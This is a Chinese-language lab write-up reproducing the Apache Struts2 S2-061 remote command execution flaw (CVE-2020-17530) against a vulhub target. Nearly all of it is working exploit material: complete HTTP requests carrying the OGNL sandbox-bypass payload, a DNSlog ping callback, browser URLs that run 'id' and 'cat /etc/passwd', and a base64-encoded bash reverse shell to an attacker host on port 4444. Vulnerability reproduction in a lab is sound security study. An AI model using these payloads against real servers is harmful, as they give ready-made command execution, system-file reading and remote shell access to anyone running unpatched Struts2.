**Struts2 S2-061 远程命令执行漏洞(CVE-2020-17530)复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc26559)

[2. 漏洞复现 2](#_Toc9153)

[2.1. Vulmap检测漏洞 2](#_Toc3418)

[2.2. Dnslog验证 3](#_Toc30625)

[2.3. 浏览器复现漏洞 5](#_Toc966)

[2.4. 反弹shell 7](#_Toc32220)

[3. 参考 9](#_Toc30138)


# 环境部署

|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 靶机 | Centos7 vulhub | 192.168.75.129 |
| 攻击机 | Kali | 192.168.75.130 |

# 漏洞复现


环境部署使用vulhub

<http://192.168.75.129:8080/.action>



## Vulmap检测漏洞

D:\Tools\vulmap-main>python vulmap.py -u <http://192.168.75.129:8080>



## Dnslog验证

请求包：

POST /index.action HTTP/1.1

Host: 192.168.75.129:8080

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF

Content-Length: 852

------WebKitFormBoundaryl7d1B1aGsV2wcZwF


Content-Disposition: form-data; name="id"

%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#emptyset=#instancemanager.newInstance("java.util.HashSet")).(#bean.put("excludedClasses",#emptyset)).(#bean.put("excludedPackageNames",#emptyset)).(#arglist=#instancemanager.newInstance("java.util.ArrayList")).(#arglist.add("ping ep6uwp.dnslog.cn

")).(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).(#execute.exec(#arglist))}

------WebKitFormBoundaryl7d1B1aGsV2wcZwF--

使用dnslog验证漏洞



执行命令：

POST /index.action HTTP/1.1

Host: 192.168.75.129:8080

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF

Content-Length: 831


------WebKitFormBoundaryl7d1B1aGsV2wcZwF

Content-Disposition: form-data; name="id"


%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#emptyset=#instancemanager.newInstance("java.util.HashSet")).(#bean.put("excludedClasses",#emptyset)).(#bean.put("excludedPackageNames",#emptyset)).(#arglist=#instancemanager.newInstance("java.util.ArrayList")).(#arglist.add("whoami")).(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).(#execute.exec(#arglist))}

------WebKitFormBoundaryl7d1B1aGsV2wcZwF--

Whoami



Ls



## 浏览器复现漏洞


浏览器请求（执行 id 命令）：

[http://192.168.75.129:8080/?id=%25{(%27Powered\_by\_Unicode\_Potats0%2cenjoy\_it%27).(%23UnicodeSec+%3d+%23application[%27org.apache.tomcat.InstanceManager%27]).(%23potats0%3d%23UnicodeSec.newInstance(%27org.apache.commons.collections.BeanMap%27)).(%23stackvalue%3d%23attr[%27struts.valueStack%27]).(%23potats0.setBean(%23stackvalue)).(%23context%3d%23potats0.get(%27context%27)).(%23potats0.setBean(%23context)).(%23sm%3d%23potats0.get(%27memberAccess%27)).(%23emptySet%3d%23UnicodeSec.newInstance(%27java.util.HashSet%27)).(%23potats0.setBean(%23sm)).(%23potats0.put(%27excludedClasses%27%2c%23emptySet)).(%23potats0.put(%27excludedPackageNames%27%2c%23emptySet)).(%23exec%3d%23UnicodeSec.newInstance(%27freemarker.template.utility.Execute%27)).(%23cmd%3d{%27id%27}).(%23res%3d%23exec.exec(%23cmd))}](http://192.168.75.129:8080/?id=%{('Powered_by_Unicode_Potats0,enjoy_it').(%23UnicodeSec+=+%23application['org.apache.tomcat.InstanceManager']).(%23potats0=%23UnicodeSec.newInstance('org.apache.commons.collections.BeanMap')).(%23stackvalue=%23attr['struts.valueStack']).(%23potats0.setBean(%23stackvalue)).(%23context=%23potats0.get('context')).(%23potats0.setBean(%23context)).(%23sm=%23potats0.get('memberAccess')).(%23emptySet=%23UnicodeSec.newInstance('java.util.HashSet')).(%23potats0.setBean(%23sm)).(%23potats0.put('excludedClasses',%23emptySet)).(%23potats0.put('excludedPackageNames',%23emptySet)).(%23exec=%23UnicodeSec.newInstance('freemarker.template.utility.Execute')).(%23cmd={'id'}).(%23res=%23exec.exec(%23cmd))})



浏览器请求（执行 cat /etc/passwd 命令）：

[http://192.168.75.129:8080/?id=%25{(%27Powered\_by\_Unicode\_Potats0%2cenjoy\_it%27).(%23UnicodeSec+%3d+%23application[%27org.apache.tomcat.InstanceManager%27]).(%23potats0%3d%23UnicodeSec.newInstance(%27org.apache.commons.collections.BeanMap%27)).(%23stackvalue%3d%23attr[%27struts.valueStack%27]).(%23potats0.setBean(%23stackvalue)).(%23context%3d%23potats0.get(%27context%27)).(%23potats0.setBean(%23context)).(%23sm%3d%23potats0.get(%27memberAccess%27)).(%23emptySet%3d%23UnicodeSec.newInstance(%27java.util.HashSet%27)).(%23potats0.setBean(%23sm)).(%23potats0.put(%27excludedClasses%27%2c%23emptySet)).(%23potats0.put(%27excludedPackageNames%27%2c%23emptySet)).(%23exec%3d%23UnicodeSec.newInstance(%27freemarker.template.utility.Execute%27)).(%23cmd%3d{%27cat%20/etc/passwd%27}).(%23res%3d%23exec.exec(%23cmd))}](http://192.168.75.129:8080/?id=%{('Powered_by_Unicode_Potats0,enjoy_it').(%23UnicodeSec+=+%23application['org.apache.tomcat.InstanceManager']).(%23potats0=%23UnicodeSec.newInstance('org.apache.commons.collections.BeanMap')).(%23stackvalue=%23attr['struts.valueStack']).(%23potats0.setBean(%23stackvalue)).(%23context=%23potats0.get('context')).(%23potats0.setBean(%23context)).(%23sm=%23potats0.get('memberAccess')).(%23emptySet=%23UnicodeSec.newInstance('java.util.HashSet')).(%23potats0.setBean(%23sm)).(%23potats0.put('excludedClasses',%23emptySet)).(%23potats0.put('excludedPackageNames',%23emptySet)).(%23exec=%23UnicodeSec.newInstance('freemarker.template.utility.Execute')).(%23cmd={'cat /etc/passwd'}).(%23res=%23exec.exec(%23cmd))})




## 反弹shell

反弹shell命令：

bash -i >& /dev/tcp/192.168.75.130/4444 0>&1

编码后：

bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljc1LjEzMC80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}



请求：

POST /index.action HTTP/1.1

Host: 192.168.75.129:8080

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF

Content-Length: 922


------WebKitFormBoundaryl7d1B1aGsV2wcZwF

Content-Disposition: form-data; name="id"

%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#emptyset=#instancemanager.newInstance("java.util.HashSet")).(#bean.put("excludedClasses",#emptyset)).(#bean.put("excludedPackageNames",#emptyset)).(#arglist=#instancemanager.newInstance("java.util.ArrayList")).(#arglist.add("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljc1LjEzMC80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}")).(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).(#execute.exec(#arglist))}

------WebKitFormBoundaryl7d1B1aGsV2wcZwF--

成功获取靶机的shell权限：



# 参考

<https://blog.csdn.net/T780000063/article/details/111054074>